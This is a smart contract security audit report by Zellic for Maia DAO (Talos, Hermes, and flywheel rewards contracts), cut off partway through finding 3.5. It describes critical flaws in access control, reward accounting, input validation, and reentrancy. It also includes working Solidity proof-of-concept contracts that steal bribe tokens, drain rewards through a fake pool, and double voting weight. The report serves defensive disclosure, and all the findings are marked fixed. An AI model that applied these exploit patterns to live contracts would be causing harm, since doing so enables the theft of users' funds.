Zellic

Maia DAO

Smart Contract Security Assessment

February 27, 2023

Prepared for:

Maia DAO

Prepared by:

Katerina Belotskaia and William Bowling

Zellic Inc.

Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for Maia DAO from January 30th to February 15th, 2023. During this engagement, Zellic reviewed Maia DAO's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Is the Talos liquidity rebalancing and re-ranging correctly implemented?
- Is the boosting reward accounting implemented correctly?
- Are rewards calculated properly?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Problems relating to the front-end components and infrastructure of the project
- Problems due to improper key custody or off-chain access control
- Issues stemming from code or infrastructure outside of the assessment scope

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.3 Results

During our assessment on the scoped Maia DAO contracts, we discovered 15 findings. Of the 15 findings, three critical issues were found as well as four high findings, three medium findings, and five low findings.

Additionally, Zellic recorded its notes and observations from the assessment for Maia DAO's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	3
High	4
Medium	3
Low	5
Informational	0



2 Introduction

2.1 About Maia DAO

Maia DAO started as an Olympus fork. Being able to successfully bootstrap allowed them to launch their second product, HermesV1, a Solidly fork located on the Metis network.

The second iteration of both Maia and Hermes has a goal to increase capital efficiency and user experience of the platform, while keeping the previous underlying mechanics, to build a decentralized and permissionless community-owned omnichain yield and liquidity marketplace.

Hermes will be able to support any kind of yield from an underlying strategy or vault from any chain. The first gauges live will be for Uniswap V3 pools with unified tokens in Arbitrum, but any pool from any chain that has Uniswap V3 can be supported.

In order to support the ecosystem and help both users and protocols manage Uniswap V3 LPs, they are also building Talos, which is a concentrated liquidity manager platform that supports Hermes Uniswap V3 gauges.

Maia V2 will be to Hermes what Convex is to Curve – a voting and boosting aggregator. Maia will allow users to use its Hermes to vote and earn fees/bribes and boost their gauge yield. It will also support multiple voting strategies to help users pool together and optimize their revenue.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review the contracts' external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the code base in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

2.3 Scope

The engagement involved a review of the following targets:

Maia DAO Contracts

Repository https://github.com/Maia-DAO/maia-ecosystem-monorepo

Versions `a0ff92ca4e769ad2f017638bc2d35fd72149f674`

Programs

- talos/boost-aggregator/BoostAggregator.sol
- talos/strategies/TalosStrategySimpleRebalance.sol
- talos/libraries/PoolVariables.sol
- talos/libraries/PoolActions.sol
- talos/TalosOptimizer.sol
- talos/factories/TalosBaseStrategyFactory.sol
- talos/factories/OptimizerFactory.sol
- talos/factories/TalosStrategyStakedFactory.sol
- talos/factories/BoostAggregatorFactory.sol
- talos/factories/TalosStrategyVanillaFactory.sol
- talos/TalosStrategyStaked.sol
- talos/TalosManager.sol
- talos/TalosStrategyVanilla.sol
- talos/base/TalosBaseStrategy.sol
- rewards/booster/FlywheelBoosterGaugeWeight.sol
- rewards/rewards/FlywheelAcummulatedRewards.sol
- rewards/rewards/FlywheelInstantRewards.sol
- rewards/rewards/FlywheelBribeRewards.sol
- rewards/rewards/FlywheelGaugeRewards.sol
- rewards/FlywheelCoreStrategy.sol
- rewards/depots/RewardsDepot.sol
- rewards/depots/MultiRewardsDepot.sol
- rewards/depots/SingleRewardsDepot.sol
- rewards/FlywheelCoreInstant.sol
- rewards/base/BaseFlywheelRewards.sol
- rewards/base/FlywheelCore.sol
- rlp-encoding/RLPDecoder.sol
- rlp-encoding/RLPEncoder.sol
- rlp-encoding/rlp/RLPReader.sol
- rlp-encoding/rlp/RLPWriter.sol
- erc-20/ERC20Boost.sol
- erc-20/ERC20Gauges.sol
- erc-20/ERC20MultiVotes.sol

- uni-v3-staker/libraries/NFTPositionInfo.sol
- uni-v3-staker/libraries/IncentiveTime.sol
- uni-v3-staker/libraries/IncentiveId.sol
- uni-v3-staker/libraries/RewardMath.sol
- uni-v3-staker/UniswapV3Staker.sol
- maia/libraries/DateTimeLib.sol
- maia/vMaia.sol
- maia/factories/PartnerManagerFactory.sol
- maia/PartnerUtilityManager.sol
- maia/tokens/ERC4626PartnerManager.sol
- maia/tokens/Maia.sol
- hermes/UtilityManager.sol
- hermes/minters/BaseV2Minter.sol
- hermes/bHermes.sol
- hermes/tokens/bHermesBoost.sol
- hermes/tokens/bHermesVotes.sol
- hermes/tokens/bHermesGauges.sol
- hermes/tokens/HERMES.sol
- gauges/factories/BaseV2GaugeManager.sol
- gauges/factories/BaseV2GaugeFactory.sol
- gauges/factories/UniswapV3GaugeFactory.sol
- gauges/factories/BribesFactory.sol
- gauges/UniswapV3Gauge.sol
- gauges/BaseV2Gauge.sol

Type	Solidity
Platform	EVM-compatible

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of five person-weeks. The assessment was conducted over the course of three calendar weeks.

Contact Information

The following project managers were associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Katerina Belotskaia, Engineer
kate@zellic.io

William Bowling, Engineer
vakzz@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

January 30, 2023	Kick-off call
January 30, 2023	Start of primary review period
February 15, 2023	End of primary review period
March 9, 2023	Closing call

3 Detailed Findings

3.1 Missing access control on `addGaugetoFlywheel`

- **Target**: BribesFactory
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

The `BribesFactory` has a method to add a gauge to an existing flywheel:

```
function addGaugetoFlywheel(address gauge, address bribeToken) external {
    if (address(flywheelTokens[bribeToken]) == address(0))
    createBribeFlywheel(bribeToken);

    flywheelTokens[bribeToken].addStrategyForRewards(ERC20(gauge));
}
```

There is no access control on this method, allowing anyone to add a gauge that will end up as a strategy for rewards on the flywheel.

Using a malicious strategy, it is possible for an attacker to use a single bHermes token to steal all the bribe tokens from the flywheel rewards contract.

This is because `gaugeWeight.incrementGauge` does not check that the gauge is in the allowlist (see 3.15), allowing the attacker to boost their malicious strategy and cause `flywheelBooster.boostedTotalSupply(strategy)` to return a value of 1 when accruing the strategy and user:

```
function accrueStrategy(ERC20 strategy, uint256 state)
    private returns (uint256 rewardsIndex) {
    uint256 strategyRewardsAccrued = _getAccruedRewards(strategy);

    rewardsIndex = state;
    if (strategyRewardsAccrued > 0) {
        uint256 supplyTokens = address(flywheelBooster) != address(0)
    ? flywheelBooster.boostedTotalSupply(strategy)
    : strategy.totalSupply();
```

```
        uint224 deltaIndex;

        if (supplyTokens != 0)
            deltaIndex = ((strategyRewardsAccrued * ONE)
    / supplyTokens).toUint224();
        rewardsIndex += deltaIndex;
        strategyIndex[strategy] = rewardsIndex;
    }
}

function accrueUser(ERC20 strategy, address user, uint256 index)
    private returns (uint256) {
    uint256 supplierIndex = userIndex[strategy][user];
    userIndex[strategy][user] = index;

    if (supplierIndex == 0) {
        supplierIndex = ONE;
    }

    uint256 deltaIndex = index - supplierIndex;
    uint256 supplierTokens = address(flywheelBooster) != address(0)
    ? flywheelBooster.boostedBalanceOf(strategy, user)
    : strategy.balanceOf(user);

    uint256 supplierDelta = (supplierTokens * deltaIndex) / ONE;
    uint256 supplierAccrued = rewardsAccrued[user] + supplierDelta;

    rewardsAccrued[user] = supplierAccrued;
    emit AccrueRewards(strategy, user, supplierDelta, index);
    return supplierAccrued;
}
```

As `flywheelBooster.boostedTotalSupply(strategy)` is equal to `flywheelBooster.boostedBalanceOf(strategy, user)`, the user is rewarded all of the tokens from `_getAccruedRewards(strategy)`, and this value comes directly from the malicious strategy allowing the users to take all of the bribe tokens.

To confirm this finding, we wrote the following test case:

```
contract StealBribes {
```

```
    UniswapV3GaugeFactory uniswapV3GaugeFactory;
    address bribeToken;
    bHermesGauges gaugeWeight;

    function accrueBribes(address user) public {}

    function getRewards() public returns (uint) {
        FlywheelCore flywheel
    = uniswapV3GaugeFactory.bribesFactory().flywheelTokens(bribeToken);
        return ERC20(bribeToken).balanceOf(flywheel.flywheelRewards());
    }

    function steal(UniswapV3GaugeFactory _uniswapV3GaugeFactory,
    address _bribeToken, bHermesGauges _gaugeWeight) external {
        uniswapV3GaugeFactory = _uniswapV3GaugeFactory;
        bribeToken = _bribeToken;
        gaugeWeight = _gaugeWeight;

        bHermes bHermes = bHermes(gaugeWeight.bHermes());
        bHermes.claimWeight(1);
        gaugeWeight.incrementDelegation(address(this), 1);
        gaugeWeight.incrementGauge(address(this), 1);


    uniswapV3GaugeFactory.bribesFactory().addGaugetoFlywheel(address(this),
    bribeToken);
        FlywheelCore flywheel
    = uniswapV3GaugeFactory.bribesFactory().flywheelTokens(bribeToken);
        FlywheelBribeRewards(flywheel.flywheelRewards())
            .setRewardsDepot(SingleRewardsDepot(address(this)));
        flywheel.accrue(ERC20(address(this)), address(this));
        flywheel.claimRewards(address(this));
    }
}

function testBribeGauge() external {
    MockERC20 bribeToken = new MockERC20("test bribe token", "BTKN", 18);

    uniswapV3GaugeFactory.bribesFactory()
        .createBribeFlywheel(address(bribeToken));
    FlywheelCore flywheel = uniswapV3GaugeFactory.bribesFactory()
        .flywheelTokens(address(bribeToken));
```

```
    FlywheelBribeRewards bribeRewards
    = FlywheelBribeRewards(flywheel.flywheelRewards());
    bribeToken.mint(address(bribeRewards), 100000 ether);

    UniswapV3Gauge gauge = createGaugeAndAddToGaugeBoost(pool, 10);
    uniswapV3GaugeFactory.addBribeToGauge(gauge, address(bribeToken));

    hevm.prank(address(0x666));
    StealBribes stealBribes = new StealBribes();

    rewardToken.mint(address(this), 1);
    rewardToken.approve(address(bHermesToken), 1);
    bHermesToken.deposit(1, address(stealBribes));

    hevm.prank(address(0x666));
    stealBribes.steal(uniswapV3GaugeFactory, address(bribeToken),
    bHermesToken.gaugeWeight());

    assertEq(bribeToken.balanceOf(address(stealBribes)), 100000 ether);
}
```

Impact

This allows an attacker to steal all of the bribe tokens held by the flywheel rewards contract.

Recommendations

The `onlyGaugeFactory` modifier should be used to prevent anyone but the factory from adding gauges to the flywheel.

Remediation

This issue was fixed by Maia DAO in commit f7ab226.

3.2 Missing transfer hook in `TalosStrategyStaked`

- **Target**: TalosStrategyStaked
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

The `TalosStrategyStaked` is created by the `TalosStrategyStakedFactory` and added to the flywheel:

```
function createTalosV3Strategy(
        IUniswapV3Pool pool,
        ITalosOptimizer optimizer,
        address strategyManager,
        bytes memory data
    ) internal override returns (TalosBaseStrategy strategy) {
        BoostAggregator boostAggregator = abi.decode(data,
    (BoostAggregator));
        strategy = DeployStaked.createTalosV3Strategy(
            pool,
            optimizer,
            boostAggregator,
            strategyManager,
            flywheel,
            owner()
        );

        flywheel.addStrategyForRewards(strategy);
    }
```

The strategy is responsible for managing a Uniswap V3 non-fungible position and can either rerange or rebalance and try collecting and accruing user rewards.

When `flywheel.accrue` is called, the amount of rewards a user accrues is based on their balance of the strategy:

```
function accrueUser(ERC20 strategy, address user, uint256 index)
    private returns (uint256) {
    uint256 supplierIndex = userIndex[strategy][user];
    userIndex[strategy][user] = index;
```

```
    if (supplierIndex == 0) {
        supplierIndex = ONE;
    }

    uint256 deltaIndex = index - supplierIndex;
    uint256 supplierTokens = address(flywheelBooster) != address(0)
    ? flywheelBooster.boostedBalanceOf(strategy, user)
    : strategy.balanceOf(user);

    uint256 supplierDelta = (supplierTokens * deltaIndex) / ONE;
    uint256 supplierAccrued = rewardsAccrued[user] + supplierDelta;

    rewardsAccrued[user] = supplierAccrued;
    emit AccrueRewards(strategy, user, supplierDelta, index);
    return supplierAccrued;
}
```

The issue is that since `TalosStrategyStaked` implements `ERC20`, there is nothing to stop someone from transferring their strategy tokens to another user and claiming the reward again.

To confirm this finding, we wrote the following test case:

```
function testTransferStalkerTokens() public {
    address user3 = address(0xFACE1);

    uint amount0Desired = 10000;
    deposit(amount0Desired, amount0Desired, user1);
    talosBaseStrategy.rerange();

    flywheel.accrue(talosBaseStrategy, user1);
    assertEq(flywheel.rewardsAccrued(user1), 132275132275132275131);
    assertEq(flywheel.rewardsAccrued(user2), 0);
    assertEq(flywheel.rewardsAccrued(user3), 0);

    uint bal = talosBaseStrategy.balanceOf(user1);
    hevm.prank(user1);
    talosBaseStrategy.transfer(user2, bal);

    flywheel.accrue(talosBaseStrategy, user2);
```

```
    assertEq(flywheel.rewardsAccrued(user1), 132275132275132275131);
    assertEq(flywheel.rewardsAccrued(user2), 132275132275133597876);
    assertEq(flywheel.rewardsAccrued(user3), 0);

    hevm.prank(user2);
    talosBaseStrategy.transfer(user3, bal);

    flywheel.accrue(talosBaseStrategy, user3);

    assertEq(flywheel.rewardsAccrued(user1), 132275132275132275131);
    assertEq(flywheel.rewardsAccrued(user2), 132275132275133597876);
    assertEq(flywheel.rewardsAccrued(user3), 132275132275133597876);
}
```

Impact

An attacker can accrue rewards for a `TalosStrategyStaked` strategy and then transfer their strategy tokens and claim the rewards a second time. This can continue allowing the attacker to drain all unclaimed rewards.

Recommendations

The `TalosStrategyStaked` should ensure that `flywheel.accrue` is called whenever tokens are transferred, burned, or minted.

Remediation

This issue was fixed by Maia DAO in commits 5b73dd5, 5a996f3, and 227e33d

3.3 Lack of validation when creating a Talos staked strategy

- **Target**: TalosStrategyStakedFactory
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

When creating a new `TalosStrategyStaked` via the `TalosStrategyStakedFactory`, the `createTalosBaseStrategy` is called, which in turn calls `createTalosV3Strategy` and then `DeployStaked.createTalosV3Strategy`. The strategy is then added to the flywheel:

```
function createTalosBaseStrategy(
    IUniswapV3Pool pool,
    ITalosOptimizer optimizer,
    address strategyManager,
    bytes memory data
) external {
    if (optimizerFactory.optimizerIds(TalosOptimizer(address(optimizer)))
    == 0)
        revert UnrecognizedOptimizer();

    TalosBaseStrategy strategy = createTalosV3Strategy(pool, optimizer,
    strategyManager, data);

    strategyIds[strategy] = strategies.length;
    strategies.push(strategy);
}

function createTalosV3Strategy(
    IUniswapV3Pool pool,
    ITalosOptimizer optimizer,
    address strategyManager,
    bytes memory data
) internal override returns (TalosBaseStrategy strategy) {
    BoostAggregator boostAggregator = abi.decode(data, (BoostAggregator));
    strategy = DeployStaked.createTalosV3Strategy(
        pool,
        optimizer,
        boostAggregator,
        strategyManager,
```

```
        flywheel,
        owner()
    );

    flywheel.addStrategyForRewards(strategy);
}

library DeployStaked {
    function createTalosV3Strategy(
        IUniswapV3Pool pool,
        ITalosOptimizer optimizer,
        BoostAggregator boostAggregator,
        address strategyManager,
        FlywheelCoreInstant flywheel,
        address owner
    ) public returns (TalosBaseStrategy) {
        return
            new TalosStrategyStaked(
                pool,
                optimizer,
                boostAggregator,
                strategyManager,
                flywheel,
                owner
            );
    }
}
```

The only validation on any of the parameters is that the optimizer was created by the optimizer factory. The `pool` and `strategyManager` come directly from the function arguments, and the `boostAggregator` comes from decoding the user-supplied data. This boost aggregator then provides the strategy `nonfungiblePositionManager` via `_boostAggregator.nonfungiblePositionManager()`, so it is also controllable.

This means that it is very easy to manipulate the balance of the strategy as we can make `strategy.deposit` always succeed.

Using a fake pool, it is possible to do the following:

1. Set up the fake pool that will always mint as many tokens as requested when calling `deposit`.
2. With user 1, deposit and generate a single-strategy token.

3. Set up the fake pool to generate a single reward on the next deposit.
4. With user 2, deposit and generate a large number of tokens (this will be the amount of reward tokens stolen).
5. Transfer these tokens back to user 1.
6. Since the balance of user 1 is now high but the user's reward index is still `ONE`, they are able to claim as many rewards as they have strategy tokens:

```
uint256 deltaIndex = index - supplierIndex;
        // use the booster or token balance to calculate reward balance
    multiplier
        uint256 supplierTokens = address(flywheelBooster) != address(0)
            ? flywheelBooster.boostedBalanceOf(strategy, user)
            : strategy.balanceOf(user);

        // accumulate rewards by multiplying user tokens by
    rewardsPerToken index and adding on unclaimed
        uint256 supplierDelta = (supplierTokens * deltaIndex) / ONE;
        uint256 supplierAccrued = rewardsAccrued[user] + supplierDelta;

        rewardsAccrued[user] = supplierAccrued;
```

To confirm this finding, we wrote the following test case:

```
contract FakePool {
    struct Slot0 {
        uint160 sqrtPriceX96;
        int24 tick;
        uint16 observationIndex;
        uint16 observationCardinality;
        uint16 observationCardinalityNext;
        uint8 feeProtocol;
        bool unlocked;
    }

    struct IncreaseLiquidityParams {
        uint256 tokenId;
        uint256 amount0Desired;
        uint256 amount1Desired;
        uint256 amount0Min;
```

```
        uint256 amount1Min;
        uint256 deadline;
    }

    struct CollectParams {
        uint256 tokenId;
        address recipient;
        uint128 amount0Max;
        uint128 amount1Max;
    }

    address public nonfungiblePositionManager = address(this);
    address public token0 = address(this);
    address public token1 = address(this);
    int24 public tickSpacing = 3;
    uint24 public fee = 3000;
    Slot0 public slot0;

    constructor() {
        slot0.tick = 1000;
    }

    function observe(uint32[] calldata) public returns (int56[] memory,
    uint160[] memory) {
        int56[] memory tickCumulatives = new int56[](2);
        uint160[] memory o = new uint160[](2);
        tickCumulatives[0] = 1000;
        tickCumulatives[1] = 100000;

        return (tickCumulatives, o);
    }

    function increaseLiquidity(IncreaseLiquidityParams calldata params)
        public
        returns (
            uint128,
            uint256,
            uint256
        )
    {
        return (uint128(params.amount0Desired), params.amount0Desired,
    params.amount0Desired);
```

```
    }

    function setOwnRewardsDepot(address) public {}

    function transferFrom(
        address,
        address,
        uint256
    ) public {}

    function approve(address, uint256) public {}

    function collect(CollectParams calldata) public returns (uint256,
    uint256) {
        return (0, 0);
    }

    function depositAndStake(uint256) public {}

    function transfer(address, uint256) public {}

    function unstakeAndWithdraw(uint256) public {}

    fallback() external {
        revert();
    }
}

function testTalosFactory() external {
    uint256 INITIAL_REWARDS = 1e18;
    TalosStrategyStakedFactory talosStrategyStakedFactory;
    TalosOptimizer talosOptimizer;

    (pool, poolContract) = UniswapV3Assistant.createPool(
        uniswapV3Factory,
        address(token0),
        address(token1),
        poolFee
    );

    {
        OptimizerFactory optimizerFactory = new OptimizerFactory();
```

```
        BoostAggregatorFactory boostAggregatorFactory
    = new BoostAggregatorFactory(
            uniswapV3StakerContract
        );
        talosStrategyStakedFactory = new TalosStrategyStakedFactory(
            nonfungiblePositionManager,
            optimizerFactory,
            boostAggregatorFactory
        );

        optimizerFactory.createTalosOptimizer(
            100,
            40,
            16,
            2000,
            type(uint256).max,
            address(this)
        );
        optimizerFactory.createTalosOptimizer(
            100,
            40,
            16,
            2000,
            type(uint256).max,
            address(this)
        );
        TalosOptimizer[] memory optimizers
    = optimizerFactory.getOptimizers();
        talosOptimizer = optimizers[optimizers.length - 1];

        boostAggregatorFactory.createBoostAggregator(address(this));
        BoostAggregator[] memory boostAggregators = boostAggregatorFactory
            .getBoostAggregators();
        BoostAggregator boostAggregator
    = boostAggregators[boostAggregators.length - 1];
        talosStrategyStakedFactory.createTalosBaseStrategy(
            pool,
            talosOptimizer,
            address(this),
            abi.encode(boostAggregator)
        );
    }
```

```
FlywheelCoreInstant flywheel = talosStrategyStakedFactory.flywheel();
FlywheelInstantRewards rewards = talosStrategyStakedFactory.rewards();

TalosBaseStrategy[] memory strategies
= talosStrategyStakedFactory.getStrategies();
TalosBaseStrategy realStrategy = strategies[strategies.length - 1];

// realStrategy has some rewards, not yet distributed to everyone
rewardToken.mint(address(rewards.rewardsDepot()), INITIAL_REWARDS);
flywheel.accrue(realStrategy, address(0x1234));

address attacker1 = address(0x666);
address attacker2 = address(0x777);

//attacker starts 1 reward token
rewardToken.mint(address(attacker1), 1);

hevm.startPrank(attacker1);
FakePool fakePool = new FakePool();
talosStrategyStakedFactory.createTalosBaseStrategy(
    IUniswapV3Pool(address(fakePool)),
    talosOptimizer,
    address(fakePool),
    abi.encode(address(fakePool))
);

strategies = talosStrategyStakedFactory.getStrategies();
TalosBaseStrategy strategy = strategies[strategies.length - 1];

assertEq(rewardToken.balanceOf(attacker1), 1);

strategy.deposit(1, 1, attacker1);
rewardToken.transfer(address(rewards.rewardsDepot()), 1);
strategy.deposit(rewardToken.balanceOf(address(rewards)), 1,
attacker2);

hevm.stopPrank();
hevm.startPrank(attacker2);
strategy.transfer(attacker1, strategy.balanceOf(attacker2));

hevm.stopPrank();
```

```
    hevm.startPrank(attacker1);
    flywheel.accrue(strategy, attacker1);
    flywheel.claimRewards(attacker1);

    assertEq(rewardToken.balanceOf(attacker1), INITIAL_REWARDS + 1);
}
```

Impact

A user is able to use a fake pool to create a malicious strategy and use it to drain any unclaimed rewards.

Recommendations

The `nonfungiblePositionManager` used by the `TalosStrategyStaked` should be validated to be the same as the `TalosBaseStrategyFactory`. The supplied pool could also be validated to ensure that it is initialized and known to the `nonfungiblePositionManager`.

Remediation

This issue was fixed by Maia DAO in commit 9b87839.

3.4 Reentrancy when incrementing and decrementing gauges

- **Target**: ERC20Gauges
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: High

Description

The `incrementGauges` method takes a list of gauges and a list of weights, iterates through them to increase each supplied gauge with the corresponding weight, and then updates the global weights for the user.

```
function incrementGauges(address[] calldata gaugeList, uint112[]
    calldata weights) external returns (uint256 newUserWeight) {
        uint256 size = gaugeList.length;
        if (weights.length ≠ size) revert SizeMismatchError();

        // store total in summary for a batch update on user/global state
        uint112 weightsSum;

        uint32 currentCycle = _getGaugeCycleEnd();

        // Update a gauge's specific state
        for (uint256 i = 0; i < size; ) {
            address gauge = gaugeList[i];
            uint112 weight = weights[i];
            weightsSum += weight;

            _incrementGaugeWeight(msg.sender, gauge, weight,
    currentCycle);
            unchecked {
                i++;
            }
        }
        return _incrementUserAndGlobalWeights(msg.sender, weightsSum,
    currentCycle);
    }
```

When `_incrementGaugeWeight` is called, it triggers a call to `accrueBribes` on the supplied gauge before adding the weight to the `getUserGaugeWeight`.

```
function _incrementGaugeWeight(address user, address gauge,
    uint112 weight, uint32 cycle) internal {
        if (_deprecatedGauges.contains(gauge))
    revert InvalidGaugeError();
        unchecked {
            if (cycle - block.timestamp ≤ incrementFreezeWindow)
    revert IncrementFreezeError();
        }

        IBaseV2Gauge(gauge).accrueBribes(user);

        bool added = _userGauges[user].add(gauge); // idempotent add
        if (added && _userGauges[user].length() > maxGauges
    && !canContractExceedMaxGauges[user])
            revert MaxGaugeError();

        getUserGaugeWeight[user][gauge] += weight;

        _writeGaugeWeight(_getGaugeWeight[gauge], _add112, weight, cycle);

        emit IncrementGaugeWeight(user, gauge, weight, cycle);
    }
```

Then finally the total weight is checked and the global weights are updated.

```
function _incrementUserAndGlobalWeights(address user, uint112 weight,
    uint32 cycle) internal returns (uint112 newUserWeight) {
        newUserWeight = getUserWeight[user] + weight;

        // new user weight must be less than or equal to the total user
    weight
        if (newUserWeight > getVotes(user)) revert OverWeightError();

        // Update gauge state
        getUserWeight[user] = newUserWeight;

        _writeGaugeWeight(_totalWeight, _add112, weight, cycle);
    }
```

Since there are no checks on whether the gauges have been added to the approved _

gauges list, there is no nonReentrant on any of the increment/decrement methods and the weight is not checked until the end. It is possible for a user to double their weight during a transaction with the following steps:

1. Increment the target gauge to the user's max weight.
2. Call incrementGauges with two entries: the first incrementing the target gauge by the user's max weight again, the second incrementing a malicious contract with weight 0.
3. When accrueBribes is called on the malicious contact, the weight of the target gauge is now double the user's max weight.
4. After performing any actions using the doubled weight, the malicious contract calls decrementGauge on the target gauge to reduce it to the original before returning. This will cause getUserWeight[user] to be set to 0 and return the gauge to its correct value.
5. The global weights for the original incrementGauges are now updated, which sets the getUserWeight[user] back to their max.

To confirm this finding, we wrote the following test case:

```
contract DoubleWeights {
    address gauge1;
    MockERC20Gauges gaugeWeight;

    function accrueBribes(address user) public {
        require(
            gaugeWeight.getUserGaugeWeight(address(this),
    address(gauge1)) == 200,
            “should be 200”
        );
        require(gaugeWeight.getVotes(address(this)) == 100, “should be
    100”);
        gaugeWeight.decrementGauge(address(gauge1), 100);
    }

    function double(address _gauge1, MockERC20Gauges _gaugeWeight)
    external {
        gauge1 = _gauge1;
        gaugeWeight = _gaugeWeight;
```

```
        gaugeWeight.incrementDelegation(address(this), 100);
        gaugeWeight.incrementGauge(gauge1, 100);

        require(gaugeWeight.getUserGaugeWeight(address(this), gauge1)
    == 100, “should be 100”);
        require(gaugeWeight.getVotes(address(this)) == 100, “should be
    100”);

        address[] memory addresses = new address[](2);
        addresses[0] = gauge1;
        addresses[1] = address(this);

        uint112[] memory weights = new uint112[](2);
        weights[0] = 100;
        weights[1] = 0;

        gaugeWeight.incrementGauges(addresses, weights);
    }
}

function testGaugeReentrancy() external {
    hevm.prank(address(0x666));
    DoubleWeights doubleWeights = new DoubleWeights();

    token.mint(address(doubleWeights), 100);

    hevm.prank(address(0x666));
    doubleWeights.double(address(gauge1), token);
}
```

Impact

A user is able to increment a gauge to be twice the amount of votes they control for a transaction.

Recommendations

The `nonReentrant` modifier should be added to all of the increment/decrement methods, and the gauges should be checked to ensure they are in the allowed list.

Remediation

This issue was fixed by Maia DAO in commit 9b87839.

3.5 Incorrect calculation of maximum-allowed mint

- **Target**: ERC4626PartnerManager
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: High
- **Impact**: High

Description

The ERC4626PartnerManager contract allows partner tokens to be staked in order to receive utility tokens at a rate defined by `bHermesRate`.

```
/// @notice Returns the maximum amount of assets that can be deposited by
    a user.
/// @dev Returns the remaining balance of the bHermes divided by the
    bHermesRate.
function maxDeposit(address)
    public view virtual override returns (uint256) {
    return (address(bHermesToken).balanceOf(address(this)) - totalSupply)
    / bHermesRate;
}

/// @notice Returns the maximum amount of assets that can be deposited by
    a user.
/// @dev Returns the remaining balance of the bHermes divided by the
    bHermesRate.
function maxMint(address) public view virtual override returns (uint256) {
    return (address(bHermesToken).balanceOf(address(this)) - totalSupply)
    / bHermesRate;
}

function _mint(address to, uint256 amount) internal virtual override {
    if (amount > maxMint(to)) revert ExceedsMaxDeposit();
    bHermesToken.claimOutstanding();

    ERC20MultiVotes(partnerGovernance).mint(address(this), amount
    * bHermesRate);
    super._mint(to, amount);
}
```

The issue is that the `maxMint` is incorrect when `bHermesRate` is greater than one because `totalSupply` should not be divided by `bHermesRate`. Only the `bHermesToken` balance

should be, since this was increased by `bHermesRate` when minting.

This allows for more partner bHermes tokens to be minted than there are backing `bHermesTokens` to support it.

To confirm this finding, we wrote the following test case:

```
function testDepositTakeover() public {
    assertEq(manager.bHermesRate(), 10);

    address user1 = address(0x111);
    address attacker = address(0x222);

    hermes.mint(address(this), 1000);
    hermes.approve(address(_bHermes), 1000);
    _bHermes.deposit(1000, address(this));
    _bHermes.transfer(address(manager), 1000);

    partnerAsset.mint(address(user1), 51);
    hevm.prank(user1);
    partnerAsset.approve(address(manager), 51);

    partnerAsset.mint(address(attacker), 200);
    hevm.prank(attacker);
    partnerAsset.approve(address(manager), 200);

    assertEq(manager.maxMint(address(this)), 100);

